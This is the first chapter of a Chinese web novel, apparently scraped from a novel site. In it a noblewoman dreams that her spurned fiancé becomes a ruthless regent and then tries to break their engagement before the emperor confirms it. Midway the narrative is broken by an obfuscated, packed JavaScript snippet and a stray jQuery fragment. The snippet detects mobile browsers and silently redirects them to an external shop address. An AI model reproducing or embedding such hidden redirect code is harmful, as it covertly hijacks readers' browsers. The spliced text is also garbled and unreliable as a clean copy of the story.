文趣网 > 其他小说 > 始乱终弃了病娇男主后 > 1. 第 1 章
    郊外荒庙,阵阵寒风穿堂而过。

    佛像下蜷缩着一团。

    应霁初往外伸了伸,借着那微弱烛光取暖,身上裹着从乱葬岗拾回的破旧草席,寒风却依旧穿席而过,冻得她瑟瑟发抖。

    她头上还盖着个半破的草帽,向两边飘逸出几缕枯草般的头发,脸上结着几个红疮,有一处刀痕。

    庙外却时不时响起乒乓声。

    一响起,她就跟着心跳骤停,直到声音逐渐远去。

    她狠狠呸了一口。

    这种被日日追杀的日子,她真的受够了。

    她出身显贵,自小金尊玉贵,落得这般落魄下场,只因她十六岁那年冒出的门娃娃亲。

    此人名唤卫池,出身乡野,身无功名,空有副好看皮囊,与她之间犹如云泥之别。

    这样悬殊的差距却订下婚约,只因她父亲一时醉酒,失口承诺,她自是不甘,便趁爹娘不在府中时,亲自上门退婚。不曾想,不过短短数年,此人平步青云,连打多场胜仗,击退匈奴,深得陛下器重,成了炙手可热的权臣。

    更是在如今陛下病危之际,他扶持年仅五岁的皇子代掌朝政,一手遮天,曾欺辱他之人,皆化为黄土一捧。

    她正战战兢兢之际,听闻爹娘涉嫌谋反,被下诏狱,匆匆从江南回京,却受到一路追杀,被迫躲至这破庙。

    眼前燃着微弱烛光。

    应霁初裹紧了身上的草席,望着上方的佛像,神色不明。

    忽然,风簌簌吹动,门剧烈晃动着,烛灭了,却响起阵乒乓声,她半佝偻着身探头望去。

    庙外,一座华丽的轿辇正缓缓驶来。男子被扶着下了轿撵,穿着身绛紫衣衫,一步三咳。

    赫然是卫池。

    一时间,心跳如锣鼓喧天。

    应霁初往里缩了缩,屏气凝神。

    “她真在此处?”

    “回大人,郡主自从边境遁逃后,一路北上,再听闻消息是,东街一酒楼,捡食的多了个容貌尽毁的女乞。”

    “倒是个可怜见的。”

    她这一路受了不少鄙夷,却从未有一刻,令她如此躁动,难堪。

    似有似无的视线掠过上方的佛像,呼吸陡然停滞,她咽了咽口水,握紧袖口处藏的匕首。

    她不敢贸然探头,直到听到声音逐渐平息,过了半晌,才缓缓探出头,四下无人,却猛然对上双漆黑的瞳孔,正直勾勾盯着她。

    与他四目相接。

    被提着脖颈提溜出去,她被迫仰着头,一阵窒息感席卷。

    “松开!”

    她趁其不备一刀捅进人胸口,可陡然间,刺骨凉意碰到她脖颈处,令她瑟缩不已。

    响起阵轻笑:“阿昭。”

    她脖颈一缩,传来阵刺骨的凉意。

    应霁初被活活吓醒。

    惊魂未定靠在床头,连声唤来贴身侍女。

    她不敢贸然动手,却又不愿他进京履行婚约,只得派人去盯着他,莫给高升之机。

    安稳数日,直到春闱后,听闻有人科举夺魁,连中三元,深受陛下器重,不少人榜下捉婿,正欲派人打听,拉拢一二,就得知那位科举夺魁的少年郎,身骑高头马,一路锣鼓喧天,夹道相迎,却半道下马走进公主府,上门退亲。

    得知消息后,应霁初连衣衫也未来得及换,一阵风似的跑出去。

    刚踏入廊间,就听到窃窃私语声,纷纷议论入耳。

    “乡下来的,就是没眼力见。”

    “谁说不是呢,长公主,相爷好意信守承诺,将郡主许配于他,竟还敢推拒,胆大包天。”

    “像这种人还能科举夺魁,入朝为官,莫不是仗着几分俊俏容貌,做了谁家女眷的裙下之臣。”

    屋外嘲弄,鄙夷的话语一刻不停,直直往耳朵里钻,无孔不入。

    应霁初出于心中一些晦暗的心思,也未阻止,跨过门槛,先映入眼帘的是卫池摇摇欲坠的身影。

    这般落魄,可怜的模样,半点不似梦中那个残暴,可怖的奸臣。“你当真要一意孤行退婚!“

    见气氛愈发凝重,她虽也一心退婚,却不愿眼睁睁看着爹娘得罪于他,毕竟卫池那等睚眦必报,还不知在心里记了几笔。

    主动开口解围:“娘,婚事本就是父亲酒后戏言,何必当真,不若将卫大哥记为义子,也算全了两家情谊。”

    平阳长公主冷冷盯了她一眼。

    “这婚约乃结两家永姓之好,已过了圣听,不是你三言两语就能取消的。”

    蓦然响起“扑通”一声,他直挺挺跪下。

    “我出身贫寒,实在配不上郡主。”

    应相道:“你如今三元及第,前途无量,何来的配不上,莫要妄自菲薄。”“爹,娘,我与卫公子都无此意,若非要我二人成婚,未免怨侣一生。”

    气氛微微凝滞。

    一旁的婶婶却笑着问道:“阿昭何故不愿嫁,这卫公子生得俊俏,又有功名在身,到时入仕跟随你父亲门下,也不怕欺了你去。”

    “可俊俏,有功名的郎君想求娶我的数不胜数,我为何非得嫁他,何况无论我嫁谁,有爹娘在,都欺不了我。”

    “可卫郎君格外俊俏啊。”

    应霁初一时被哽,的确,若论容貌鲜少人能胜他,哪怕作对多年,有血海深仇在前,她也做不到装瞎否认他容貌。

    只可惜,这样一副好皮囊,人却是那等残忍,可怖。

    话本中他一朝金榜题名,

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17676425|207482||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    是何等意气风发,可比之璀璨前途,先来的是被屡次弹劾,弹劾卫池不忠不孝,对重病的母亲置之不理。

    却受陛下力保。

    没过几日,那些弹劾他的人,有的失足落水,溺水而致记忆衰退,重回幼年,有的意外摔下马,以致终身残疾。

    却没人能抓住他把柄。

    早年间处理人时还略加掩饰,以掩耳目,直到他权势愈重,也越发不加掩饰。

    他开始大肆废除世家,架空皇权,扶持清流,手段也愈发狠厉,凡与他意见相驳的人,下场凄惨。

    运气好的,散尽家财得一辞官回乡之机,却半途病亡,至少留了具全尸,其余的,有些被喂给了豢养在后宫的猛兽,也有些头颅被悬挂城头,以作警示。

    一时间风声鹤唳,人人自危。像她爹娘那种能待在诏狱,哪怕是受尽折磨,也算好下场。

    这样的人,她若真嫁予他,岂不是连累全族奔赴黄泉。

    既侥幸得上天警示,叫她在一切发生前得知,无论怎么样也要退掉婚约。

    心中暗暗下定决心,顿时眼眶一红,低垂着头抹泪:“娘,您若真执意要我二人成婚,女儿只能削发为尼,以示决心。”

    “你……”

    平阳长公主自是舍不得朝她发火,只能将怒火转向卫池,冷冷道:“你也是这般想的,宁死不成亲?”

    应霁初默不作声挡到人身前,怕他记恨爹娘。

    突然的动作,令他轻掀起眼睫,打量着她。

    她生得很漂亮。

    一身水红色衣衫,人比花娇。上回相见,还是他幼时在应府习书,阔别多年,记忆逐渐淡薄,直到这次相见,那些模糊的回忆才清晰起来。

    只记得,因着家世尊崇,她脾性极为娇纵,任性,针对人的手段低劣,除了皮囊一无是处。

    众人沉默不语,气氛僵持,直到被道刺耳声音打破:“陛下到。”

    卫池敛下神色。

    “长姐倒是为昭儿谋了门好亲事,卫卿乃国之栋梁,前途似锦,配昭儿倒也勉强,既是长姐之愿,朕便全了这门亲事,为她二人亲自下旨,择日完婚。”众人望向应霁初,紧视着她的脸色,生怕她暴怒,可人却只是低垂着眼眸,许是来得匆忙,衣襟未拢紧,露出截白皙,纤细的脖颈。

    见她神色尚可,众人谈笑起来,恭维着二人。

    她一抬头,正巧同卫池对上,面面相觑,二人脸色铁青,僵着身体。

    直到夜色渐暗,众人离开。

    她跌跌撞撞回到房间,一头倒在床榻上,生无可恋,将被褥团成一团,狠狠殴打一番,尽情发泄怒气,又再次倒下。

    难道她真要与卫池这等伪君子成婚不成。